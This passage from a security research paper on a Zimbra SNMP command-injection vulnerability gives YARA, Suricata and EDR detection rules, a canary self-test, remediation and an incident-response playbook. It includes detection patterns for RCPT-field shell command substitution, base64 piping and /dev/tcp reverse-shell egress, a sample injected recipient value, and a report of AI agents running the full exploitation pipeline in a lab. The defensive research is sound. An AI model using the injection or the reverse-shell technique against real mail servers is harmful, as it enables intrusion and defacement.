        attack = "T1190, T1059.004"
    strings:
        $rcpt_cmdsub = /to[=:]\s*"?\s*<[^>]*\$\(/ ascii
        $log_rcpt    = /to=<[^>]*\$\(/ ascii
        $b64_pipe    = "base64" ascii
    condition:
        filesize < 2mb and
        ( ($rcpt_cmdsub or $log_rcpt) and (any of them or $b64_pipe) )
}
```

The companion rules scan zmswatch.out for the sink's execution marker *plus* shell syntax (the proof the sink fired), and identify the PoC defacement banner (to verify your own tests / IR containment).

Live-fire evidence. Scanning the lab's real post-exploitation artifacts (YARA 4.5.8): the 166 MB /var/log/zimbra.log matched cve2026_73570_mailqueue_rcpt_injection; zmswatch.out (the sink's own stdout) matched both the rcpt rule and cve2026_73570_swatch_snmp_notify_artifact (the SNMP notification: marker plus shell syntax in one record); the PoC defacement asset matched its fingerprint rule while the *stock* banner did not (negative control). Transcript in evidence/rule-fires/yara-fires.txt.

C. Suricata (3 signatures)

Listing 11: Suricata: SMTP attempt on the wire (sids 20267357/20267358)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 25 (
    msg:"CVE-2026-73570 SMTP RCPT with shell command substitution (zimbra-snmp sink attempt)";
    flow:to_server; content:"RCPT TO:"; nocase;
    content:"$("; distance:0; within:120;
    sid:20267357; rev:1;
)
```

The third signature alerts on high-port egress from the mail server itself (sid 20267359) — the reverse-shell beacon — a control that works even if the SMTP attempt slips past a gateway.

Live-fire evidence. The recorded wire shape RCPT TO:<"cve73570canary$(...)@mail.zmdemo2.lab"> satisfies the content:"RCPT TO:"; content:"$("; within:120 sequence byte-for-byte (validation in evidence/rule-fires/sigma-fires.md). In production, place the rule in front of the MTA (or at the SMTP gateway) so attempts are caught before the log hop.

D. EDR platform mapping

Zimbra hosts rarely run agent EDR; where they do, the two high-fidelity Sigma rules map directly:

E. Non-invasive self-test: the canary detector

detection/detect_snmp_sink.py gives defenders a way to *verify their own posture* without exploitation:

- --audit (zero packets, zero changes): version check against the 10.1.20 threshold, swatchrc sink presence, snmp_notify setting, swatchdog liveness. Verdict: VULNERABLE / NOT VULNERABLE / UNKNOWN.
- --active (one crafted email, canary only): sends the touch-only payload, polls the canary with a verifier command the defender supplies (local test, docker exec, SSH), and reports SINK EXECUTES vs SINK DID NOT FIRE with the discriminating preconditions spelled out.

Listing 12: Detector output on the stock lab (real run)

```
$ python3 detect_snmp_sink.py --audit
      # on the Zimbra host
VERDICT: VULNERABLE (version + sink present)
```

	Microsoft Defender for Linux (KQL)	CrowdStrike Falcon (query)
Sink firing	`DeviceProcessEvents | where ProcessCreationTime > ago(1d) | where Process=="/bin/sh" or Process=="/bin/bash" | where ParentImageFileName contains "perl" | where ProcessCommandLine contains "base64" or ProcessCommandLine contains "/dev/tcp/"`	Process tree: parent image matches `perl%`, child `/bin/sh`, `processcmdline` contains `base64` or `/dev/tcp/`
Zimbra shell	`DeviceProcessEvents | where UserName == "zimbra" | where ProcessCommandLine contains "/dev/tcp/"`	`user` is `zimbra`, cmdline contains `/dev/tcp/`

TABLE III: Paste-ready queries for the two high-fidelity detections.

```
$ python3 detect_snmp_sink.py --active 172.30.0.20 \
    --verify-cmd "docker exec zmdemo-snmp test -f /tmp/cve-73570-canary"
VERDICT: SINK EXECUTES: the swatch/dosnmp sink ran the injected command
(canary created). System is vulnerable - remediate.
```

Recommended operational cadence: `--audit` in the quarterly config audit; `--active` (authorized scope only) after any Zimbra patch cycle to close the loop; both feed the 30-day post-incident re-check in `playbook-ir.md`.

VII. Remediation and Incident Response

Primary fix: upgrade to ZCS 10.1.20 (2026-07-20). The one-function rewrite (Section II) moves the attacker-controlled value across the `execve` boundary; our A/B lab result (Section V) confirms the sink goes inert while the positive control still fires. Because CISA KEV lists the CVE with a 2026-08-24 federal deadline and CERT Polska documents active exploitation, we treat "upgrade + deploy detections" as the minimum bar for any internet-adjacent ZCS deployment.

Interim mitigations (if the upgrade is delayed), in preference order: (1) `zmlocalconfig -e snmp_notify=0` + SNMP service restart (disarms the trigger), (2) stop `zimbra-snmp` entirely if SNMP monitoring is unused, (3) remove the mail-driven `watchfor` block from `swatchrc.in/swatchrc`, (4) tighten the SMTP attack path (`mynetworks` to localhost, mandatory authenticated submission). None of these replaces the upgrade; they shrink the window. Full command detail: `remediation.md`.

Incident response. `playbook-ir.md` provides a four-phase playbook validated against the lab artifacts: (Phase 0) read-only triage — grep `zmswatch.out` for `SNMP notification:` lines with shell syntax, grep the mail logs for `to=<$(`, capture the live process tree (the `ps` shape of Listing in Section VI), md5-compare the login banners against baseline, hunt zimbra-owned recent files and cron/SSH persistence; (Phase 1) containment — kill the captured chain, disable `snmp_notify`, block attacker egress, preserve a hashed evidence tarball before eradication; (Phase 2) eradication — restore stock web assets from a clean build, purge the poisoned queue entries, rebuild if residue is unexplainable; (Phase 3) recovery — patch first, re-verify with the canary detector, keep the detection package deployed, 30-day enhanced monitoring.

The defender's recurring question — "how do I know I'm not already hit?" — has a concrete answer now: run the passive `--audit` today, review mail logs for the `to=<$(` pattern over the last 90 days (our YARA rule does this at 166 MB scale), compare banner hashes, and check for the process shape of Section VI in EDR history.

VIII. Ethical Considerations, Reproducibility, and the Agent Pipeline

Responsible disclosure. CVE-2026-73570 is a publicly disclosed vulnerability (vendor advisory 2026-06-26; CERT Polska 145/2026; CISA KEV 2026-08-21). We make no discovery claim; this work is independent lab verification, empirical trigger identification, and defender tooling. All exploitation was performed exclusively inside the isolated, zero-egress Docker lab of Section III against a fictional internal domain (`mail.zmdemo2.lab`); no third-party system was touched. Payloads followed minimum-impact discipline: canary-first (a file timestamp is the only effect of the proof payload), one defaced asset per service with backups and documented restoration, and full lab restore verified by hash after every experiment.

AI agents in the pipeline. This research and its lab environment were built and operated with AI agents in a controlled environment. Beyond that note, we are specific about what the agent did, because the distinction matters: the agent executed the full operational pipeline — recon, trigger-matrix testing, dry-run/kill-shot sequencing, process and log forensics, defacement and its verification, lab restoration — under a hard think-then-act barrier, with every decision logged to the beat log that drives Figure 3. A human supervised scope, approved the kill-shot, and verified each on-camera claim frame-by-frame.

This gives an empirical data point for the LLM-pentesting literature. CHECKMATE [1] identifies incoherent long-horizon planning as the dominant LLM-agent failure mode and proposes an external classical planner. Our 7-stage beat log (RECON$\rightarrow\ldots\rightarrow$ FLAG, 51 timed beats in the cinematic run, zero stage regressions, zero re-plans mid-exploit) is a real-vulnerability instance where the coherence problem did not surface — consistent with the argument that *structural* barriers (think/act separation, an explicit stage artifact, verifiable done-criteria per stage) substitute for, or complement, an external planner. We report this as an n=1 case study, not evidence of general agent capability; the beat log is released so others can check it.

Reproducibility. The companion folder `Research/CVE-2026-73570/` is self-contained: `lab/` rebuilds the target in one script (image build ≈15–25 min with provisioning egress; runtime stays 0-egress); `exploit/` and `detection/` are stdlib-only Python; `rules/` imports directly into Sigma-compatible SIEMs, YARA 4.x, and Suricata; `ioc/`, `remediation.md`, and `playbook-ir.md` carry the defensive artifacts; `evidence/` (with SHA-256 manifests) holds every figure's source frame and the live-fire transcripts cited in this paper; `videos/` holds the two approved recordings. A defender can go from clone to "my detections catch this attack" in under an hour.

IX. Conclusion

CVE-2026-73570 is a textbook trust-chain break: an MTA that logs attacker text, a monitor that captures it, and a sink that executes it — three subsystems each doing something reasonable, together doing something lethal. The public record named the sink; this paper supplies the middle and the back end: the empirically identified recipient-field trigger path with its wire constraints, negative-control proof of execution, live process-tree evidence, a fix verified by A/B lab comparison, and a defender package (5 Sigma / 3 YARA / 3 Suricata + EDR mappings + canary self-test + IR playbook) in which every detection was shown firing against the real attack. The same pipeline was operated end-to-end by autonomous AI agents under a logged think-then-act discipline — a case study in long-horizon attack coherence that we release in full, evidence included, because the defenders who need it most are the ones who can least afford to trust vendor summaries alone.

References

[1] L. Wang, X. Shi, Z. Li, Y. Jiang, S. Tan, Y. Jiang, J. Cheng, W. Chen, X. Shen, Z. Li, and Y. Chen, "Automated Penetration Testing with LLM Agents and Classical Planning," *arXiv:2512.11143 [cs.CR]*, 2025.

[2] NIST NVD, "CVE-2026-73570: Command injection in the SNMP monitoring component of Zimbra Collaboration Suite before 10.1.20," https://nvd.nist.gov/vuln/detail/CVE-2026-73570.

[3] Zimbra, "Zimbra Security Advisories — command injection in SNMP monitoring component (advisory 2026-06-26; fixed in 10.1.20, 2026-07-20)," https://wiki.zimbra.com/wiki/Zimbra_Security_Advisories.

[4] CERT Polska, "Advisory 145/2026: actively exploited vulnerability in Zimbra Collaboration Suite," 2026-08-17, https://moje.cert.pl/komunikaty/2026/145/.

[5] CISA, "Known Exploited Vulnerabilities Catalog — CVE-2026-73570 (added 2026-08-21, FCEB due 2026-08-24)," https://www.cisa.gov/known-exploited-vulnerabilities-catalog.

[6] Zimbra, "zm-build commit c4837c66 — doS-NMP: backtick command to multi-arg system()," https://github.com/Zimbra/zm-build/commit/c4837c66360979d757890271f6c976727e71bcad.

[7] Zimbra, "Admin Guide — SNMP Monitoring," https://github.com/Zimbra/adminguide/blob/develop/monitoring.adoc.

[8] SigmaHQ, "Sigma — generic signature framework for SIEM event logs," https://github.com/SigmaHQ/sigma.

[9] VirusTotal, "YARA — the powerful rule-based matching tool," https://github.com/VirusTotal/yara.

[10] OISF, "Suricata — network IDS/IPS/NSM engine," https://suricata.io/.